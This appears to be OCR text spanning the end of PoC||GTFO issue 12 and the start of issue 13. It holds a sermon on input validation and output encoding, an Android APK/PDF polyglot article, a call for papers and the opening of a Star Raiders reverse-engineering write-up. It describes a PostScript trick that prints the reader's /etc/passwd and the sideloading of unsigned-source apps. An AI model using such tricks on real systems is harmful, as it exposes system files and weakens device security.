


Figure 20 – VIM Execution Engine

we have already shown - could be used to implement %'s functionality in a more perfect manner; we leave this as an exercise for the purists.

But lo! With the implementation of the 8 BF instructions, our execution engine is complete! Figure 20 shows a cleanly formatted version of the final machine. The demonstration machine uses our copy/paste/search/replace commands to calculate the prime numbers up to 100. For ease of use, we add an introductory %s search and replace sequence—momentarily allowing ourselves to enter ex commands—in order to insert the control characters (^ M, ^ R, etc.) needed throughout the rest of the machine. This provides us a pure-ASCII file, without the need to enter special characters. Simply copy the below, paste into vanilla vim, launch with `gg2yy@"`, and witness the awesome Turing-complete power of our benevolent editor![54]

[54] `unzip pocorgtfo12.pdf vimmmex.tar.gz`
`git clone https://github.com/xoreaxeaxeax/vimmmex`

10 Doing Right by Neighbor O'Hara

by Andreas Bogk
Knight in the Grand Recursive Order of the Knights of the Lambda Calculus
Priest in the House of the Apostles of Eris

What good is a pulpit that can't be occasionally shared with a neighborly itinerant preacher? In this fine sermon, Sir Andreas warns us of the heresy that "input sanitation" will somehow protect you from injection attacks, no matter what comes next for the inputs you've "sanitized"—and vouchsafes the true prophecy of parsing and unparsing working together, keeping your inputs and outputs valid, both coming and going. —PML

Brothers, Sisters, and Variations Thereupon!

Let me introduce you to a good neighbor. Her name is *O'Hara* and she was born on *January 1st in the year 1970* in Dublin. She's made quite an impressive career, and now lives in a nice house in *Scunthorpe, UK*, working remotely for *AT&T*.

I ask you, neighbors: would you deny our neighbor O'Hara in the name of SQL injection prevention? Or would you deny her date of birth, just because you happen to represent it as zero in your verification routine? Would you deny her place of work, as abominable as it might be? Or would you even deny her place of living, just because it contains a sequence of letters some might find offensive?

You say no, and of course you'd say no! As her name and date of birth and employer and place of residence, they are all valid inputs. And thou shalt not reject any valid input; that truly would not be neighborly!

But wasn't input filtering a.k.a. "sanitization" the right thing to do? Don't characters like `'` and `&` wreak unholy havoc upon your backend SQL interpreter or your XHTML generator?


So where did we go wrong by the neighbor O'Hara?

There is a false prophesy making the rounds that you can protect against undesirable injection into your system by "input sanitization," no matter where your "sanitized" inputs go from there, and no matter how they then get interpreted or rendered. This "sanitization" is a heathen fetish, neighbors, and the whole thing is dangerous foolery that we need to drive out of the temple of proper input-handling.

Indeed, is the apostrophe character so inherently dirty and evil, that we need to "sanitize" them out? Why, then, are we using this evil character at all? Is the number 0 evil and unclean, no matter what, despite historians of mathematics raving about its invention? Are certain sounds unspeakable, regardless of where and when one may speak them?

No, no, and no—for all bytes are created equal, and their interpretation depends solely on the context they are interpreted in. As any miracle cure, this snake oil of "sanitization" claims a grain of truth, but entirely misses its point. No byte is inherently "dirty" so as to be "sanitized" as such—but context and interpretation happeneth to them all, and unless you know what these context and the interpretations are, your "sanitization" is useless, nay, harmful and unneighborly to O'Hara.

The point is, neighbors, that at the input time you cannot possibly know the context of the output. Your input sanitation scheme might work to protect your backend for now—and then a developer comes and adds an LDAP backend, and another comes and inserts data into a JavaScript literal in your web page template. Then another comes and adds an additional output encoding layer for your input—and what looked safe to you at the outset crumbles to dust.



The ancient prophets of LISP knew that, for they fully specified both what their machine read, and what it printed, in the holy *REPL*, the Read-Eval-Print Loop. The *P* is just as important as the *R* or even the *E*—for without it everything falls to the ground in the messy heaps that bring about XSS, memory corruption, and packet-in-packet. *Pretty-printing* may sound quaint, a matter unnecessary for "real programmers," but it is in fact deep and subtle—it is *unparsing*, which produces the representation of parsed data suitable for the next context it is consumed in. They knew to specify it precisely, and so should you.

So what does the true prophecy look like? Verily sanitize your input—to the validity expectations you have of it. Yet be clear what this really means, and *treat the output with as much care as you treat the input*—because the output is a language too, and must be produced according to its own grammar, just as validating to the input grammar is the only hope of keeping your handler from pwnage.

Sanity in input is important in structured data. When you expect XML, you shall verify it is XML. When you expect XML with a Schema, also verify the schema. Expecting JSON? Make sure you got handed valid JSON. Use a parser with the appropriate power, as LangSec commands. Yet, if your program were to produce even a single byte of output, ask—what is the context of that output? What is the expected grammar? For verily you cannot know it from just the input specification.

Any string of characters is likely to be a valid name. There is nothing you should really do for "sanitation," except making sure the character encoding is valid. If your neighbor is called O'Hara, or Tørsby, or Åke, make sure you can handle this input—*but also make sure you have the output covered!*

This is the true meaning of the words of prophets: input validation, however useful, cannot not prevent injection attacks, the same way washing your hands will not prevent breaking your leg. Your output is a language too, and unless you generate it in full understanding of what it is—that is, unparse your data to the proper specification of whatever code consumes it—that code is pwned.

Parsing and unparsing are like unto the two wings of the dove. Neglect one, and you will not get you an olive branch of safety—nay, it will never even leave your ark, but will flap uselessly about. Do not hobble it, neighbors, but let it fly true—doing right by neighbors like O'Hara both coming and going!

EOL, EOF, and EOT!

"CHOISA"
CEYLON TEA

Pure Rich Fragrant

Packed in Parchment-lined
One Pound and Half-pound Canisters


1-lb. Canisters, 60 cents
1-2 lb. Canisters, 35 cents

WE INVITE COMPARISON WITH OTHER TEAS
OF THE SAME OR HIGHER PRICE

S. S. PIERCE CO.

Tremont and Beacon Streets / Copley Square . . . . } BOSTON
Coolidge Corner } BROOKLINE

CQ



M. R. BRIGGS, A HAM OPERATOR FOR 35 YEARS, IS MANAGER OF MISSILE GROUND CONTROL ENGINEERING, WESTINGHOUSE ELECTRONICS DIVISION

ALL ELECTRONIC ENGINEERS WITH A DESIRE TO CREATE!

The building of a ham station is an outlet for some of our creativeness. In the 35 years I've been a ham operator, I've found a lot of satisfaction in my hobby: but nothing gives me more creative pleasure than my job.

At the Westinghouse Electronics Division, creativeness is encouraged. Important, too, is the fact that the work is so vital! We're working on advanced development projects that are both interesting and challenging! For the expansion of these projects we are looking for electronic engineers experienced in radar and Missile Guidance Systems.

Of course, Westinghouse offers the finest income and benefit advantages, as well as a good location. You'll find ideal suburban living accommodations and many big-city attractions.

If you'd like more information on the high-level openings to be filled in the near future, drop us a line today!

R. M. Swisher, Jr.
Employment Supervisor, Dept. 34
Westinghouse Electric Corp.
2519 Wilkens Avenue
Baltimore 3, Maryland

YOU CAN BE SURE...IF IT'S

Westinghouse

11 Are All Androids Polyglots or Only C-3PO?

by Philippe Teuwen

```
$ pm install /sdcard/pocorgtfo12.pdf
```


That's all it takes to install this polyglot as an Android application. So what's the Jedi mind trick?

Basically, we merged the content of an Android application with the ZIP feelies. (Please excuse the cruft you'll find in the feelies!)

Now I won't teach you anything if I tell you that an APK is just a ZIP. It is, of course, a ZIP, but not just, if we also want it to be an Android app; we need the application itself, for one thing, and then some.

The Android OS requires all applications to be signed in order to be installed, so our polyglot needs to be signed by our Pastor, which is actually not a bad practice. Beyond this, Android doesn't really care about what else the ZIP could be (e.g., it can be a PDF, as is the glorious PoC||GTFO tradition), but the trick is that *all* of the archive contents must be signed. In particular, this must include all the original feelies, as you can observe in `META-INF/MANIFEST.MF`.

The resulting polyglot can be installed directly if dropped on `/sdcard/`, as well as locally, by using the Android Package Manager as shown above.



But I expect most readers—well, only those crazy enough to give execute permission to the Pastor on their terminals—to install it via the Android Debug Bridge tool `adb`. This method expects the application package filename to end in `.apk`, so let's humor it:

```
$ ln -s pocorgtfo12.pdf pocorgtfo12.apk
$ adb install pocorgtfo12.apk
```

But what does this application do? Not much, really. It copies itself (the installed APK) to `/sdcard/pocorgtfo12.pdf` and opens the copy with your preferred PDF reader.

Note: Imperial security is improving and on the latest versions of the OS, even if this 'droid polyglot gets installed, it may fail in `dex2oat`. You may need to develop your own Jedi tricks to tell them these are not the droids they are looking for—and if you do, please send them to us![55]

And you, my friend, are *you* a polyglot? Let's celebrate this fine Québécoise release with a classic *charade*!

[55] This has been finally solved in time for this electronic release. Use the Force to unravel its secrets... You may even propagate it neighbourly by Near Force Communication, in which case Padawans have first to accept apks from *unknown sources*.

Charade des temps modernes

Mon premier est le nombre de Messier de la Galaxie d'Andromède.
Mon second est la somme de quatre nombres premiers consécutifs commençant par 41.
Mon troisième est le nombre atomique de l'Unennquadium.
Mon quatrième est le nombre modèle qui succéda au Sinclair ZX80.

Mon tout lève tous les obstacles sur le chemin de la Science.

12 Tithe us your Alms of 0day!

from the desk of Pastor Manul Laphroaig,
International Church of the Weird Machines

Dear neighbors,

It's easy to feel down in these dark times. The prices are up, the stocks are down, and even in this twenty first century, innocent kids are imprisoned or driven to the brink of madness in the name of justice.


But don't despair! There are clever things to be done and good conversations to be had, while the barbarians aren't yet at our door.

I have a good friend named Jacob. He's a bartender, but to his regulars, he is a professional conversation pimp. When you sit down at his bar by yourself, you'll barely have time to take that first sip of your whiskey before he introduces you to Alice and Bob, as you all three do something with that fancy cryptography stuff.

Or he might introduce you to Mallory, as you both enjoy a malicious prank or two. Or to Sergey, as you both enjoy rare cat pictures.

And when it's too early or too late for him to introduce you to a new friend, he'll strike up a conversation himself like those bartenders do on television shows, but so rarely in real life.

So be like Jacob, and make the world a better place through good conversation. Verily I tell you, Jacob's bar, and our pews, and the timbers of whatever roof you strike a friendly conversation under are all part of the same great ladder of neighborliness!



Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.

PoC||GTFO

PASTOR LAPHROAIG'S MERCY SHIP HOLDS STONES FROM THE IVORY TOWER, BUT ONLY AS BALLAST!

13:2 Atari Star Raiders

13:3 Slowing Down a Race Condition

13:4 Glitching Attacks over USB; or, A Wacom Tablet Reads RFIDs

13:5 Running AMBE Firmware in Linux

13:6 A Rogue Strategy for Spinlocks

13:7 Reverse Engineering LoRa's PHY

13:8 Concerning Plumbers and Popper

13:9 Where is ShimDBC.exe?

13:10 Postscript for Schizophrenic Ghosts

Üres hasnak elég a szép szó; это самиздат. `pocorgtfo13.pdf`. October 18, 2016.
€0, $0 USD, 10s 6d GBP, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő).

Legal Note: In solidarity with ℋ, the Author Formerly Known as Homer Hickam, we place no restrictions of any kind upon our authors. They are quite welcome to do whatever the hell they like with their own work, in any medium they like, including but not limited to endeavors of theater and interpretive dance.


Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo13.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`http://www.sultanik.com/pocorgtfo/`

Technical Note: As described in PoC‖GTFO 13:10, `pocorgtfo13.pdf` is a polyglot that may be interpreted as *both* a PDF *and* a PostScript file. As a PDF, this file is mostly harmless, but we warn you that the Postscript will render differently each time, including both a randomly generated maze and—if Tavis Ormandy hasn't killed such a lovely bug yet—a copy of your `/etc/passwd` file.

Cover Art: The cover artwork from this issue is by Harry Clarke, first used to illustrate the poem Sea Fever by John Masefield in the collection The Year's at the Spring, 1920.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC‖GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo13.pdf -o pocorgtfo13-book.pdf
```



Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen

and sundry others

1 Read me if you want to live!

Neighbors, please join me in reading this fourteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and worshippers of weird machines. This fourteenth release is given on paper to the fine neighbors of São Paulo, San Diego, and Budapest.

If you are missing the first thirteen issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, or the thirteenth in Montréal.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo13.pdf`. It is valid as PDF, ZIP, and PostScript; please read it with Adobe Reader, `unzip`, and `gv`.

We begin on page 5 with the story of how **STAR RAIDERS** by Doug Neubauer for the Atari 400 was taken apart by Lorenz Weist, from a mere ROM cartridge dump to annotated and literate 6502 disassembly. By a stroke of luck, Lorenz was able to read Doug's original source code for the game after completing his reverse engineering project, giving him the rare opportunity to confirm his understanding of the game's design and behavior.

On page 24, James Forshaw introduces us to a nifty little trick for simplifying reliable exploitation of race condition vulnerabilities. Rather than spin up a dozen attempts to improve racetrack odds, he instead induces situations with pathological performance penalties to Windows NT system calls, stunning the threads of execution that might interfere with his exploit for twenty minutes or more!

Micah Elizabeth Scott continues to send us brilliant articles that refuse to be described by a single abstract, so let's just say that on page 30 she explains a USB magic trick in which her FaceWhisperer board—combining the Facedancer and the Chip Whisperer—is able to reliably glitch the USB stack of an embedded device to dump its firmware. Or, we could say that on page 30 she explains how to use undocumented commands from that firmware dump to program the Harvard device by ROP. Or, we could say that on page 30 she shows you to read RFID tags with a Wacom tablet. These tricks are all the same article, and you'd be a fool not to read it.

In PoC||GTFO 10:8, Travis Goodspeed jailbroke the Tytera MD380 radio to allow for firmware extraction and patching. Since then, a lively open source project has sprung up, with fancy new features and fixes to old bugs. On page 38, he describes how to rip the AMBE audio codec out of the radio firmware, transforming it into a command line audio processing tool that runs on any Linux workstation. Similar tricks can be used to quickly toss together emulators for many ARM and PowerPC embedded systems, re-using their library functions, or fuzzing their parsers in the familiar environment of an everyday laptop.

Evan Sultanik is back with a safe cracking adventure that could only be expressed as a play in three acts, narrated by our own Pastor Manul Laphroaig. Speaking parts are available for Alice Feynman, Bob Schrute, Havva al-Kindi, and the ghost of Paul Erdős. You'll find Evan's script on page 43.


Matt Knight has been reverse engineering the PHY of LoRa, a low-power protocol for sub-GHz wireless networking over long distances. On page 48 you will find not just the protocol details that allowed him to write an open source receiver, but, far more importantly, you will also find the methods by which he reverse engineered this information from captured packets, vague application notes, and the outright lies of the patent application.

Pastor Manul Laphroaig, your friendly neighborhood evangelist of the gospel of the weird machines, has a sermon for you on page 60. He reminds us that science takes place neither on stage in front of a live studio audience nor in committees and government offices, but over a glass of fine scotch that's accompanied by finer conversation of practitioners. In the same way that we oughtn't put Tim the "Tool Man" Taylor in charge of vocational education, we ought to leave the teaching of science to those who do it, not those who talk about it on TV.

Geoff Chappell is an old-school reverse engineer, an x86 archaeologist who has spent the past twenty-four years reading Windows binaries to identify all the forgotten features and corner cases that the rest of us might take for granted.[1] On page 63, he introduces us to the mystery of Microsoft's Shim Database Compiler, an unpublished tool for compiling driver shims that doesn't seem to be available to the outside world. Geoff shows us that, in fact, the tool is available, wrapped up inside of a GUI as `QFixApp.exe` or `CompatAdmin.exe`. By patching the program to expose its intact `winmain()`, he can recover the long-lost `ShimDBC.exe` for compiling Windows driver compatibility shims from XML!

Evan Sultanik and Philippe Teuwen have teamed up on page 71, to explain the inner workings of `pocorgtfo13.pdf`, which you can rename to read as `pocorgtfo13.zip` or `pocorgtfo13.ps`.

On page 72, the last page, we pass around the collection plate. Our church has no interest in cash or cheques, but we'd love your donation of a nifty reverse engineering story. Please send one our way.




[1] Geoff was the first to discover Aaron R. Reynolds' "AARD" code from the beta release of Windows 3.1 that intentionally broke compatibility with DR-DOS. He also has a delightful article on exactly how AOL exploited a buffer overflow in their own AOL Instant Messenger client to distinguish it from Microsoft's clone, MSN Messenger.


2 Reverse Engineering Star Raiders

by Lorenz Wiest

2.1 Introduction



STAR RAIDERS is a seminal computer game published by Atari Inc. in 1979 as one of the first titles for the original Atari 8-bit Home Computer System (Atari 400 and Atari 800). It was written by Atari engineer Doug Neubauer, who also created the system's POKEY sound chip. **STAR RAIDERS** is considered to be one of the ten most important computer games of all time.[2].




The game is a 3D space combat flight simulation where you fly your starship through space, shooting at attacking Zylon spaceships. The game's universe is made up of a 16 × 8 grid of sectors. Some of them contain enemy Zylon units, some a friendly starbase. The Zylon units converge toward the starbases and try to destroy them. The starbases serve as repair and refueling points for your starship. You move your starship between sectors with your hyperwarp drive. The game is over if you have destroyed all Zylon ships, have ran out of energy, or if the Zylons have destroyed all starbases.

At a time when home computer games were pretty static – think SPACE INVADERS (1978) and PAC MAN (1980) – **STAR RAIDERS** was a huge hit because the game play centered on the very dynamic 3D first-person view out of your starship's cockpit window.

The original Atari 8-bit Home Computer System

[2]"Is That Just Some Game? No, It's a Cultural Artifact." Heather Chaplin, The New York Times, March 12, 2007.

has up to 48 KB RAM and uses a Motorola 6502 CPU. The same CPU is also used in the Apple II, the Commodore C64 (a 6502 variant), and the T-800 Terminator.[3] Several proprietary Atari custom chips provide additional capabilities to the system. **STAR RAIDERS** shows off many of them: 5 Players (sprites), mixed text and pixel graphics modes, dynamic Display Lists, a custom character set, 4-channel sound, Vertical Blank Interrupt and Display List Interrupt code – even the BCD mode of the 6502 CPU is used.



I have been always wondering what made **STAR RAIDERS** tick. I was especially curious how that 3D first-person view star field worked, in particular the rotations of the stars when you fly a turn. So I decided to reverse engineer the game, aiming at a complete, fully documented assembly language source code of **STAR RAIDERS**.

```
S T A R   R A I D E R S
for the Atari 8-bit Home Computer System
Reverse-engineered and documented assembly language source code
by
Lorenz Wiest
(lo.wiest(at)web.de)
First Release
22-SEP-2015
Last Update
10-AUG-2016
STAR RAIDERS was created by Douglas Neubauer
STAR RAIDERS was published by Atari Inc.
```

In the following sections I'll show you how I approached the reverse engineering effort, introduce my favorite piece of code in **STAR RAIDERS**, talk about how the tight memory limits influenced the implementation, reveal some bugs, point at some mysterious code, and explain how I got a grip on documenting **STAR RAIDERS**. From time to time, to provide some context to you, I will reference memory locations of the game, which you can look up in the reverse engineered, complete, and fully documented assembly language source code of **STAR RAIDERS** available on GitHub.[4]

2.2 Getting Started

STAR RAIDERS is distributed as an 8 KB ROM cartridge, occupying memory locations `$A000` to `$BFFF`.

The obvious first step was to prod a ROM dump with a disassembler and to apply Atari's published hardware and OS symbols to the disassembly. To my surprise this soon revealed that code and data were clearly separated into three parts:

`$A000`	–	`$A149`	Data (Part 1 of 2)
`$A14A`	–	`$B8DE`	Code (6502 instructions)
`$B8DF`	–	`$BFFF`	Data (Part 2 of 2)

This clear separation helped me instantly to get an overview of the code part, as I could create a disassembly of the code in one go and not having to sift slowly through the bytes of the ROM, deciding which ones are instructions and which ones are data.

Closer inspection of the code part revealed that it was composed of neatly separated subroutines. Each subroutine handles a specific task. The largest subroutine is the main game loop `GAMELOOP` (`$A1F3`), shown in Figure 1. What I expected to be spaghetti code – given the development tools of 1979 and the substantial amount of game features crammed into the 8K ROM – turned out to be surprisingly structured code. Table 1 lists all subroutines of **STAR RAIDERS**, as their function emerged during the reverse engineering effort, giving a good overview how the **STAR RAIDERS** code is organized.

Figure 2 shows the "genome sequence" of the **STAR RAIDERS** 8 KB ROM: The 8192 bytes of the game are stacked vertically, with each byte represented by a tiny, solid horizontal line of 8 pixels. This stack is split into strips of 192 bytes, arranged side-by-side. Alternating light and dark blue areas represent bytes of distinct subroutines. Alternating light and dark green and purple areas represent bytes of distinct sections of data (lookup tables, graphical shapes, etc.). When data bytes represent graphical shapes, the solid line of a byte is replaced by its actual bit pattern (in purple color).

There are a couple of interesting things to see:

- The figure reflects the ROM's separation into a data part (green and purple), a code part (blue), and one more data part (green and purple).

- The first data part contains mostly the custom

[3] In the movie TERMINATOR (1984) there are scenes showing the Terminator's point of view in shades of red. In these scenes lines of source code are listed onscreen. Close inspection of still frames of the movie reveal this to be 6502 assembly language source code.

[4] `git clone https://github.com/lwiest/StarRaiders` or `unzip pocorgtfo13.pdf StarRaiders.zip`

